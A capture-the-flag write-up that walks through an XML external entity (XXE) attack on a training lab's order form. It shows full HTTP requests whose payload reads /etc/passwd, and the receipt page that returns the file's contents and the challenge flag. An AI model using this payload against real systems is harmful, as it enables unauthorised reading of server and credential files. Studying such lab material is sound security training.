
Writeup by: **Danilo Nascimento | 1nv1ct4**
https://github.com/ndanilo8/PositiveHackCamp2024

Description:

Find a way to read the flag from `/etc/passwd` file

Attacking

Lets make a dummy POST Request with Burp Proxy and send it over to repeter



```
POST /order.php HTTP/1.1
Host: web.ytax4jpxm7rw6afyr2km.labs.cyber-ed.space
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 254
Origin: http://web.ytax4jpxm7rw6afyr2km.labs.cyber-ed.space
DNT: 1
Connection: keep-alive
Referer: http://web.ytax4jpxm7rw6afyr2km.labs.cyber-ed.space/
Sec-GPC: 1

<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
 <order>
   <name>
     aaa
   </name>
   <email>
     12122@xcscsc.com
   </email>
   <phone>
     1213424
   </phone>
   <comment>
     &test;
   </comment>
```

```
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2024 22:16:21 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1
Connection: keep-alive
X-Powered-By: PHP/7.4.33

6
```

with this simple payload:

```
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>


(and insert &test; into some random field)
```

```
POST /order.php HTTP/1.1
Host: web.ytax4jpxm7rw6afyr2km.labs.cyber-ed.space
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
```


```
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 254
Origin: http://web.ytax4jpxm7rw6afyr2km.labs.cyber-ed.space
DNT: 1
Connection: keep-alive
Referer: http://web.ytax4jpxm7rw6afyr2km.labs.cyber-ed.space/
Sec-GPC: 1

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
<order><name>aaa</name><email>12122@xcscsc.com</email><phone>1213424</phone>
<comment>&test;</comment><productID>Pro</productID><price>15</price></order>
```

we can get the file from flag!

By then retrieving the `orderID` it generated (in my case it was orderID `6`)

```
GET /receipt.php?orderID=6 HTTP/1.1
```



```
GET /receipt.php?orderID=6 HTTP/1.1
Host: web.ytax4jpxm7rw6afyr2km.labs.cyber-ed.space
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

```
      <textarea readonly class="form-control" id="comment" name="
      comment" >
        root:x:0:0:root:/root:/bin/bash
        daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
        bin:x:2:2:bin:/bin:/usr/sbin/nologin
        sys:x:3:3:sys:/dev:/usr/sbin/nologin
        sync:x:4:65534:sync:/bin:/bin/sync
        games:x:5:60:games:/usr/games:/usr/sbin/nologin
        man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
        lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
        mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
        news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
        uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
        proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
        www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
        backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
        list:x:38:38:Mailing List
        Manager:/var/list:/usr/sbin/nologin
        irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
        gnats:x:41:41:Gnats Bug-Reporting System
        (admin):/var/lib/gnats:/usr/sbin/nologin
        nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
        _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
        flag{51012268c4d202b580331898b0355df9}
      </textarea>
    </p>
    <button type="button" data-toggle="modal" data-target="
    #exampleModal" class="btn btn-lg btn-block btn-outline-primary"
     onclick="window.location.href='/index.php';">
      Go to main page
```